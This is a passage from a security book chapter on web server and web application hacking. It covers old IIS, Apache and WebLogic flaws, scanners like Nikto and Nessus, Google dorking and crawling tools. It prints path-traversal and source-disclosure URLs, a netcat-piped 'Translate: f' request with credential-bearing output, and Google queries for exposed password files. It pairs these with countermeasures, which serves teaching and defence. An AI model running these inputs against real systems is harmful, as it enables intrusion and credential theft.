CHAPTER 11

WEB HACKING

Nearly synonymous with the modern Internet, the World Wide Web has become a ubiquitous part of everyday life. Widespread adoption of high-speed Internet access has paved the way for content-rich multimedia applications. Web 2.0 technologies have marshaled dramatic advances in usability, bridging the gap between client and server and virtually eliminating any user distinction between remote and local applications.

Millions of people share information and make purchases on the Web every day, with little consideration for the security and safety of the site they're using. As the world becomes more connected, web servers are popping up everywhere, moving from the traditional website role into interfaces for all manner of devices, from automobiles to coffee makers.

However, the Web's enormous popularity has driven it to the status of prime target for the world's miscreants. Continued rapid growth fuels the flames and, with the ever-growing amount of functionality being shifted to clients with the advent of Web 2.0, things are only going to get worse. This chapter seeks to outline the scope of the web-hacking phenomenon and show you how to avoid becoming just another statistic in the litter of web properties that have been victimized over the past few years.

TIP For more in-depth technical examination of web-hacking tools, techniques, and countermeasures served up in the classic *Hacking Exposed* style, get *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006).

WEB SERVER HACKING

Before we begin our sojourn into the depths of web hacking, a note of clarification is in order. As the term "web hacking" gained popularity concomitant with the expansion of the Internet, it also matured along with the underlying technology. Early web hacking frequently meant exploiting vulnerabilities in web *server* software and associated software packages, not the application logic itself. Although the distinction can at times be blurry, we will not spend much time in this chapter reviewing vulnerabilities associated with popular web server platform software such as Microsoft IIS/ASP/ASP.NET, LAMP (Linux/Apache/MySQL/PHP), BEA WebLogic, IBM WebSphere, J2EE, and so on.

NOTE The most popular platform-specific web server vulnerabilities are discussed in great detail in Chapter 4 (Windows) and Chapter 5 (Linux/UNIX). We also recommend checking out *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007) for more in-depth Windows web server hacking details.

These types of vulnerabilities are typically widely publicized and are easy to detect and attack. An attacker with the right set of tools and ready-made exploits can bring down a vulnerable web server in minutes. Some of the most devastating Internet worms have historically exploited these kinds of vulnerabilities (for example, two of the most

recognizable Internet worms in history, Code Red and Nimda, both exploited vulnerabilities in Microsoft's IIS web server software). Although such vulnerabilities provided great "Low Hanging Fruit" for hackers of all skill levels to pluck for many years, the risk from such problems is gradually shrinking for the following reasons:

- Vendors and the open-source community are learning from past mistakes—take the negligible number of vulnerabilities found to date in the most recent version of Microsoft's web server, IIS 7, as an example.
- Users and system administrators are also learning how to configure web server platforms to provide a minimal attack surface, disabling many of the common footholds exploited by attackers in years past (many of which will be discussed in this section). Vendors have also helped out here by publishing configuration best practices (again, we cite Microsoft, which has published "How to Lock Down IIS" checklists for some time now). This being said, misconfiguration is still a frequent occurrence on the Internet today, especially as web-based technologies proliferate on nonprofessionally maintained systems such as home desktops and small business servers.
- Vendors and the open-source community are responding more rapidly with patches to those few vulnerabilities that do continue to surface in web platform code, knowing with vivid hindsight what havoc a worm like Code Red or Nimda could wreak on their platform.
- Proactive countermeasures such as deep application security analysis products (for example, Sanctum/Watchfire's AppShield) and integrated input-validation features (for example, Microsoft's URLScan) have cropped up to greatly blunt the attack surface available on a typical web server.
- Automated vulnerability-scanning products and tools have integrated crisp checks for common web platform vulnerabilities, providing quick and efficient identification of such problems.

Don't for a minute read this list as suggesting that web platforms no longer present significant security risks—it's just that the maturity of the current major platform providers has blunted the specific risks associated with using any one platform versus another.

TIP Be extremely suspicious of anyone trying to convince you to implement a web platform designed from scratch (yes, we've seen this happen). Odds are, they will make the same mistakes that all prior web platform developers have made, leaving you vulnerable to a litany of exploits.

Web server vulnerabilities tend to fall into one of the following categories:

- Sample files
- Source code disclosure
- Canonicalization

- Server extensions
- Input validation (for example, buffer overflows)

This list is essentially a subset of the Open Web Application Security Project (OWASP) "Insecure Configuration Management" category of web application vulnerabilities (see http://www.owasp.org/documentation/topten/a10.html). We will spend a few words discussing each of these categories of vulnerabilities next, and wind up with a short examination of available web server vulnerability-scanning tools.

Sample Files

Web platforms present a dizzying array of features and functionality. In the desire to make their products easy to use, vendors frequently ship them with sample scripts and code snippets demonstrating the product's rich and full feature set. Much of this functionality can be dangerous if poorly configured or left exposed to the public. Fortunately, in recent years vendors have learned that customers do not appreciate a vulnerable-out-of-the-box experience, and most major vendors now audit their sample files and documentation as part of their prerelease security review process.

One of the classic "sample file" vulnerabilities dates back to Microsoft's IIS 4.0. It allows attackers to download ASP source code. This vulnerability wasn't a bug per se, but more an example of poor packaging—sample code was installed by default, one of the more common mistakes made by web platform providers in the past. The culprits in this case were a couple of sample files installed with the default IIS4 package called showcode.asp and codebrews.asp. If present, these files could be accessed by a remote attacker and could reveal the contents of just about every other file on the server, as shown in the following two examples:

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=/../..
/../../../boot.ini
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
/../../../../../winnt/repair/setup.log
```

The best way to deal with rogue sample files like this is to remove them from production web servers. Those that have built their web apps to rely on sample file functionality can retrieve a patch to mitigate the vulnerabilities in the short term.

Source Code Disclosure

Source code disclosure attacks allow a malicious user to view the source code of application files on a vulnerable web server that is intended to remain confidential. Under certain conditions, the attacker can combine this with other techniques to view important protected files such as /etc/passwd, global.asa, and so on.

Some of the most classic source code disclosure vulnerabilities include the IIS +.htr vulnerability and similar issues with Apache Tomcat and BEA WebLogic related to

appending special characters to requests for Java Server Pages (JSP). Here are examples of attacks on each of these vulnerabilities, respectively:

```
http://www.iisvictim.example/global.asa+.htr
http://www.weblogicserver.example/index.js%70
http://www.tomcatserver.example/examples/jsp/num/numguess.js%70
```

These vulnerabilities have long since been patched, or workarounds have been published (for example, manually removing the sample files showcode.asp and codebrews.asp; see http://www.microsoft.com/technet/security/bulletin/MS01-004.mspx for +.htr, http://jakarta.apache.org, and http://dev2dev.bea.com/resourcelibrary/advisories.jsp?highlight=advisoriesnotifications for JSP disclosure issues). Nevertheless, it is good practice to assume that the logic of your web application pages will be exposed to prying eyes, and you should never store sensitive data, such as database passwords or encryption keys, in your application source.

Canonicalization Attacks

Computer and network resources can often be addressed using more than one representation. For example, the file C:\text.txt may also be accessed by the syntax ..\text.txt or \\computer\C$\text.txt. The process of resolving a resource to a standard (canonical) name is called *canonicalization*. Applications that make security decisions based on the resource name can easily be fooled into performing unanticipated actions using so-called canonicalization attacks.

The ASP::$DATA vulnerability in Microsoft's IIS was one of the first canonicalization issues publicized in a major web platform (although at the time, no one called it "canonicalization"). Originally posted to Bugtraq by Paul Ashton, this vulnerability allows the attacker to download the source code of Active Server Pages (ASP) rather than having them rendered dynamically by the IIS ASP engine. The exploit is easy and was quite popular with the script kiddies. You simply use the following URL format when discovering an ASP page:

```
http://192.168.51.101/scripts/file.asp::$DATA
```

For more information regarding this vulnerability, you can check out http://www.securityfocus.com/bid/149, and you can get patch information from http://www.microsoft.com/technet/security/current.asp.

More recently, Apache was found to contain a canonicalization vulnerability when installed on servers running Windows. If the directory that contained the server scripts was located inside the document root directory, you could obtain the source code of the CGI scripts by making a direct request for the script file with, for example, the following unsafe configuration:

```
DocumentRoot "C:/Documents and Settings/http/site/docroot"

ScriptAlias /cgi-bin/ "C:/Documents and Settings/http/site/docroot/cgi-bin/"
```

Normal usage would make a POST request to http://[*target*]/cgi-bin/foo (note the lowercase "cgi-bin"). However, an attacker could retrieve the source to the foo script simply by requesting http://[*target*]/CGI-BIN/foo (note the uppercase letters). This vulnerability occurs because Apache's request routing algorithms are case sensitive, while the Windows file system is case insensitive. The fix for this flaw is to store your server scripts outside of the document tree, a good practice to follow on any web platform.

Probably the next most recognizable canonicalization vulnerabilities would be the Unicode/Double Decode vulnerabilities, also in IIS. These vulnerabilities were exploited by the Nimda worm. We discuss these at length in Chapter 4 on Windows hacking, so we won't belabor the point here. Suffice it to say, again: Keep current on your web platform patches, and compartmentalize your application directory structure. We also recommend constraining input using platform-layer solutions such as Microsoft's URLScan, which can strip URLs that contain Unicode- or double-hex-encoded characters before they reach the server.

Server Extensions

On its own, a web server provides a minimum of functionality; much of the whizbang comes in the form of extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching, and more. Unfortunately, there's no free lunch, and extensions often bring trouble along for the party.

History is littered with vulnerabilities in web server extensions: Microsoft's Indexing extension, which fell victim to buffer overflows; Internet Printing Protocol (IPP), another Microsoft extension that fell victim to buffer overflow attacks circa IIS5; Web Distributed Authoring and Versioning (WebDAV); Secure Sockets Layer (SSL; for example, Apache's mod_ssl buffer overflow vulnerabilities, and Netscape Network Security Services library suite); and so on. These add-on modules that rose to glory—and faded into infamy in many cases—should serve as a visceral reminder of the tradeoffs between additional functionality and security.

WebDAV extensions have been particularly affected by vulnerabilities in recent years. Designed to allow multiple people to access, upload, and modify files to a web server, there have been many serious issues identified in Microsoft and Apache's WebDAV implementations. The Microsoft WebDAV `Translate: f` problem, posted to Bugtraq by Daniel Docekal, is a particularly good example of what happens when an attacker sends unexpected input that causes the web server to fork execution over to a vulnerable add-on library.

The `Translate: f` vulnerability is exploited by sending a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files. Frequently, these files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables, and so on (although assuming that this information will never be rendered on the client is a poor programming practice, in our opinion). The malformed

request causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine.

The key aspects of the malformed HTTP GET request include a specialized header with `Translate: f` at the end of it and a trailing backslash (\) appended to the end of the URL specified in the request. An example of such a request is shown next. (The `[CRLF]` notation symbolizes carriage return/linefeed characters, 0D 0A in hex, which would normally be invisible.) Note the trailing backslash after `GET global.asa` and the `Translate: f` header:

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

By piping a text file containing this text through netcat, directed at a vulnerable server, as shown next, you can cause the global.asa file to be displayed on the command line:

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

We've edited the contents of the global.asa file retrieved in this example to show some of the more juicy contents an attacker might come across. It's an unfortunate reality that many sites still hard-code application passwords into .asp and .asa files, and this is where the risk of further penetration is highest. As you can see from this example, the attacker who pulled down this particular .asa file has gained passwords for multiple back-end servers, including an LDAP system.

Canned Perl exploit scripts that simplify the preceding netcat-based exploit are available on the Internet. (We've used trans.pl by Roelof Temmingh and srcgrab.pl by Smiler.)

`Translate: f` arises from an issue with WebDAV, which is implemented in IIS as an ISAPI filter called httpext.dll that interprets web requests *before* the core IIS engine does. The `Translate: f` header signals the WebDAV filter to handle the request, and the trailing backslash confuses the filter, so it sends the request directly to the underlying OS. Windows 2000 happily returns the file to the attacker's system rather than executing it on the server. This is also a good example of a canonicalization issue (discussed earlier in this chapter). Specifying one of the various equivalent forms of a canonical file name in a request may cause the request to be handled by different aspects of IIS or the operating system. The previously discussed `::$DATA` vulnerability in IIS is a good example of a canonicalization problem—by requesting the same file by a different name, an attacker can cause the file to be returned to the browser in an inappropriate way. It appears that `Translate: f` works similarly. By confusing WebDAV and specifying "false" for translate, an attacker can cause the file's stream to be returned to the browser.

How do you prevent vulnerabilities that rely on add-ons or extensions such as Microsoft WebDAV? The most effective way is patching or disabling the vulnerable extension (preferably both). In general, you should configure your web server to enable only the functionality required by your web application.

Buffer Overflows

As we've noted throughout this book, the dreaded buffer overflow attack symbolizes the coup de grace of hacking. Given the appropriate conditions, buffer overflows often result in the ability to execute arbitrary commands on the victim machine, typically with very high privilege levels.

Buffer overflows have been a chink in the armor of digital security for many years. Ever since Dr. Mudge's discussion of the subject in his 1995 paper "How to Write Buffer Overflows" (http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html), the world of computer security has never been the same. Aleph One's 1996 article "Smashing the Stack for Fun and Profit," originally published in *Phrack Magazine, Volume 49* (http://www.phrack.com), is also a classic paper detailing how simple the process is for overflowing a buffer. A great site for these references is located at http://destroy.net/machines/security. The easiest overflows to exploit are termed *stack-based* buffer overruns, denoting the placement of arbitrary code in the CPU execution stack. More recently, so-called *heap-based* buffer overflows have also become popular, where code is injected into the heap and executed.

NOTE NOTE See Chapter 10 for more in-depth coverage of buffer overflows, including more recent variants such as heap overflows and integer overruns.

Web server software is no different from any other, and it, too, is potentially vulnerable to the common programming mistakes that are the root cause of buffer overflows. Unfortunately, because of its position on the front lines of most networks, buffer overflows in web server software can be truly devastating, allowing attackers to leapfrog from a simple edge compromise into the heart of an organization with ease. Therefore, we

recommend paying particular attention to the attacks in this section because they are the ones to avoid at any cost. We could go on describing buffer overflows in web server platforms for many pages, but to save eyestrain, we'll synopsize a few of the most serious here.

The IIS ASP Stack Overflow vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0. It allows an attacker who can place files on the web server to execute arbitrary machine code in the context of the web server software. An exploit has been published for this vulnerability at http://downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c.

The IIS HTR Chunked Encoding Transfer Heap Overflow vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1. It potentially leads to remote denial of service or remote code execution at the IWAM_*MACHINENAME* privilege level. An exploit has been published for this vulnerability at http://packetstormsecurity.nl/0204-exploits/iischeck.pl.

IIS also suffered from buffer overflows in the add-on Indexing Service extension (idq.dll), which could be exploited by sending .ida or .idq requests to a vulnerable server. This vulnerability resulted in the infamous Code Red worm (see http://www.securityfocus.com/bid/2880). Other "oldie but goodie" IIS buffer overflows include the Internet Printing Protocol (IPP) vulnerability (see http://www.eeye.com/html/research/advisories/AD20010501.html) and one of the first serious buffer overflow vulnerabilities identified in a commercial web server, IISHack (see http://www.eeye.com/html/research/advisories/AD20001003.html). Like many Windows services, IIS was also affected by the vulnerabilities in the ASN.1 protocol library (see http://research.eeye.com/html/advisories/published/AD20040210-2.html).

Not to be outdone, open-source web platforms have also suffered from some severe buffer overflow vulnerabilities. The Apache mod_rewrite vulnerability affects all versions up to and including Apache 2.2.0 and results in remote code execution in the web server context. Details and several published exploits can be found at http://www.securityfocus.com/bid/19204. The Apache mod_ssl vulnerability (also known as the Slapper worm) affects all versions up to and including Apache 2.0.40 and results in remote code execution at the super-user level. Several published exploits for both Windows and Linux platforms can be found at http://packetstormsecurity.nl, and the CERT advisory can be found at http://www.cert.org/advisories/CA-2002-27.html. Apache also suffered from a vulnerability in the way it handled HTTP requests encoded with chunked encoding that resulted in a worm dubbed "Scalper," which is thought to be the first Apache worm. The Apache Foundation's security bulletin can be found at http://httpd.apache.org/info/security_bulletin_20020620.txt.

Typically, the easiest way to counter buffer overflow vulnerabilities is to apply a software patch, preferably from a reliable source. Next, we'll discuss some ways to identify known web server vulnerabilities using available tools.

Web Server Vulnerability Scanners

Feeling a bit overwhelmed by all the web server exploits whizzing by? Wondering how you can identify so many problems without manually combing through hundreds of servers? Fortunately, several tools are available that automate the process of parsing web

servers for the myriad vulnerabilities that continue to stream out of the hacking community. Commonly called *web vulnerability scanners*, these types of tools will scan for dozens of well-known vulnerabilities. Attackers can then use their time more efficiently in exploiting the vulnerabilities found by the tool. Errr, we mean *you* can use your time more efficiently to patch these problems when they turn up in scans!

NOTE See our discussion of web application security scanners later in this chapter for more up-to-date commercial tools that also analyze web server software.

Nikto

Nikto is a web server scanner that performs comprehensive tests against web servers for multiple known web server vulnerabilities. It can be downloaded from http://www.cirt.net/nikto2. The vulnerability signature database is updated frequently to reflect any newly discovered vulnerabilities.

Table 11-1 details the pros and cons of Nikto.

Nessus

Tenable's Nessus is a network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software. It can be downloaded from http://www.nessus.org/nessus/. The Nessus software itself is free, but Tenable makes their

Pros	Cons
The scan database can be updated with a simple command.	Does not take IP range as input.
The scan database is in CSV format. You can easily add custom scans.	Does not support Digest or NTLM authentication.
Provides SSL support.	Cannot perform checks with cookies.
Supports HTTP basic host authentication.	
Provides proxy support with authentication.	
Captures cookies from the web server.	
Supports nmap output as inputs.	
Supports multiple IDS evasion techniques.	
Multiple targets can be specified in files.	

Table 11-1 Pros and Cons of Nikto

money off updates to the vulnerability database. For noncommercial use, updates to the vulnerability database are free. Otherwise, your options are to either use a free feed that is delayed by seven days, or pay for a subscription to their real-time feed.

Table 11-2 details the pros and cons of Nessus.

WEB APPLICATION HACKING

Web application hacks refer to attacks on applications themselves, as opposed to the web server software upon which these applications run. Web application hacking involves many of the same techniques as web server hacking, including input-validation attacks, source code disclosure attacks, and so on. The main difference is that the attacker is now focusing on custom application code and not on off-the-shelf server software. As such, the approach requires more patience and sophistication. We will outline some of the tools and techniques of web application hacking in this section.

Finding Vulnerable Web Apps with Google

Search engines index a huge number of web pages and other resources. Hackers can use these engines to make anonymous attacks, find easy victims, and gain the knowledge necessary to mount a powerful attack against a network. Search engines are dangerous largely because users are careless. Further, search engines can help hackers avoid identification. Search engines make discovering candidate machines almost effortless.

In the recent years, search engines have garnered a large amount of negative attention for exposing sensitive information. As a result, many of the more "interesting" queries no longer return useful results. Listed here are a few common hacks performed with

Pros	Cons
Easy-to-use graphical front-end, with automated updating.	Not directly focused on web servers.
Client/server architecture allows test automation.	Real-time updates to the scan database require a subscription.
Powerful plug-in architecture allows the creation of custom tests.	Limited HTTP authentication support.
Provides proxy support with authentication.	
Targets can be queued up and scanned automatically.	
Supports multiple IDS evasion techniques.	

Table 11-2 Pros and Cons of Nessus

http://www.google.com (our favorite search engine, but you can use one of your own choosing if you'd like, assuming it supports all the same features as Google).

Using Google, you can trivially get a list of publicly accessible pages on a website, simply by using the advanced search operators:

- **site:example.com**
- **inurl:example.com**

To find unprotected /admin, /password, /mail directories and their content, search for the following keywords on Google:

- **"Index of /admin"**
- **"Index of /password"**
- **"Index of /mail"**
- **"Index of /" +banques +filetype:xls** (for France)
- **"Index of /" +passwd**
- **"Index of /" password.txt**

To find password hint applications that are set up poorly, type the following in http://www.google.com (many of these enumerate users, give hints for passwords, or mail account passwords to an e-mail address you specify!):

- **password hint**
- **password hint –email**
- **show password hint –email**
- **filetype:htaccess user**

Table 11-3 shows some other examples of Google searches that can turn up information useful to a web attacker. Be creative, the possibilities are endless.

Search Query	Possible Result
inurl:mrtg	MRTG traffic analysis page for websites
filetype:config web	.NET web.config files
global.asax index	global.asax or global.asa files
inurl:exchange inurl:finduser inurl:root	Improperly configured Outlook Web Access (OWA) servers

Table 11-3 Example Google Searches That Can Turn Up Information Useful to an Attacker

TIP For hundreds of (categorized!) examples like these, check out the Google Hacking Database (GHDB) at http://johnny.ihackstuff.com/ghdb.php.

Web Crawling

Abraham Lincoln is rumored to have once said, "If I had eight hours to chop down a tree, I'd spend six sharpening my axe." A serious attacker thus takes the time to become familiar with the application. This includes downloading the entire contents of the target website and looking for Low Hanging Fruit, such as local path information, back-end server names and IP addresses, SQL query strings with passwords, informational comments, and other sensitive data in the following items:

- Static and dynamic pages
- Include and other support files
- Source code
- Server response headers
- Cookies

Web-Crawling Tools

So what's the best way to get at this information? Because retrieving an entire website is by its nature tedious and repetitive, it is a job well suited for automation. Fortunately, many good tools exist for performing web crawling, such as `wget` and HTTrack.

wget wget is a free software package for retrieving files using HTTP, HTTPS, and FTP, the most widely used Internet protocols. It is a noninteractive command-line tool, so it may easily be called from scripts, cron jobs, and terminals without X Support. wget is available from http://www.gnu.org/software/wget/wget.html. A simple example of wget usage is shown next:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
           => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]

    0K -> ..                                          [100%]

20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack HTTrack Website Copier, shown in Figure 11-1, is a free cross-platform application that allows an attacker to download an unlimited number of their favorite



Figure 11-1 Configuring a website crawl in WinHTTrack

websites and FTP sites for later offline viewing, editing, and browsing. Command-line options provide scripting ability and an easy-to-use graphical interface, and WinHTTrack is available for Windows. HTTrack is available from http://www.httrack.com/.

Because the site navigation is performed in code executed in the client browser, AJAX and other dynamic web programming techniques can confound even the best crawler. However, new tools are being developed to analyze and crawl AJAX applications. Crawljax, one such tool, performs dynamic analysis to reconstruct UI state changes and build a state-flow graph. Crawljax is available at http://spci.st.ewi.tudelft.nl/crawljax/.

Web Application Assessment

Once the target application content has been crawled and thoroughly analyzed, the attacker will typically turn to more in-depth probing of the main features of the

application. The ultimate goal of this activity is to thoroughly understand the architecture and design of the application, pinpoint any potential weak points, and logically break the application in any way possible.

To accomplish this goal, each major component of the application will be examined from an unauthenticated point of view as well as from the authenticated perspective if appropriate credentials are known (for example, the site may permit free registration of new users, or perhaps the attacker has already gleaned credentials from crawling the site). Web application attacks commonly focus on the following features:

- Authentication
- Session management
- Database interaction
- Generic input validation
- Application logic

We will discuss how to analyze each of these features in the upcoming sections. Because many of the most serious web application flaws cannot be analyzed without the proper tools, we begin with an enumeration of tools commonly used to perform web application hacking, including:

- Browser plug-ins
- Free tool suites
- Commercial web application scanners

Browser Plug-ins

Browser plug-ins allow you to see and modify the data you send to the remote server in real time as you navigate the website. These tools are useful during the discovery phase, when you're trying to figure out the structure and functionality of the web application, and they are invaluable when you're trying to confirm vulnerabilities in the verification phase.

The concept behind browser plug-in security tools is ingenious and simple: install a piece of software into the web browser that monitors requests as they are sent to the remote server. When a new request is observed, pause it temporarily, show the request to the user, and let them modify it before it goes out on the wire. As an attacker, these tools are invaluable for identifying hidden form fields, modifying query arguments and request headers, and inspecting the response from the remote server.

The vast majority of security plug-ins are developed for the Mozilla Firefox browser, which provides an easy mechanism to create cross-platform, feature-rich plug-ins. For Internet Explorer, security tool developers have focused on proxy-based tools.

The TamperData plug-in, shown in Figure 11-2, gives the attacker complete control over the data their browser sends to the server. Requests can be modified before they are



Figure 11-2 The Tamper Data browser plug-in

sent, and a log of all traffic is kept, allowing the user to modify and replay previous requests. TamperData is available at http://tamperdata.mozdev.org/. Coupled with a tool such as NoScript to selectively disable JavaScript, a hacker has everything needed for ad hoc website hacking.

When assessing web applications that make heavy use of JavaScript, it can be useful to have a debugger that allows you to examine and step through a page's JavaScript as it executes. The Venkman JavaScript Debugger, shown in Figure 11-3, provides this functionality for Firefox and is available at http://www.mozilla.org/projects/venkman/. Microsoft provides the Microsoft Script Editor as part of the Office suite, which enables JavaScript debugging in IE. Details on how to use the Script Editor are at http://www.jonathanboutelle.com/mt/archives/2006/01/howto_debug_jav.html.

Tool Suites

Typically built around web proxies that interpose themselves between the web client and the web server, tool suites are more powerful than browser plug-ins. Invisible to the client web browser, proxies can also be used in situations where the client is not a browser, but instead some other kind of application (such as a web service). The integration of



Figure 11-3 The Venkman JavaScript Debugger

testing tools with a proxy provides an effective tool for ad hoc testing of web applications.

Fiddler, shown in Figure 11-4, is a proxy server that acts as a man-in-the-middle during an HTTP session. Developed by Microsoft, it integrates with any application built on the WinINET library, including Internet Explorer, Outlook, Office, and many more. When enabled, Fiddler will intercept and log all requests and responses. Breakpoints can be set, allowing you to modify requests before they go out to the web server and tamper with the server's response before it is returned to the client application. Fiddler also provides a set of tools to perform text transformations and test the effects of low bandwidth and degraded connections. Fiddler is available at http://www.fiddlertool.com/.

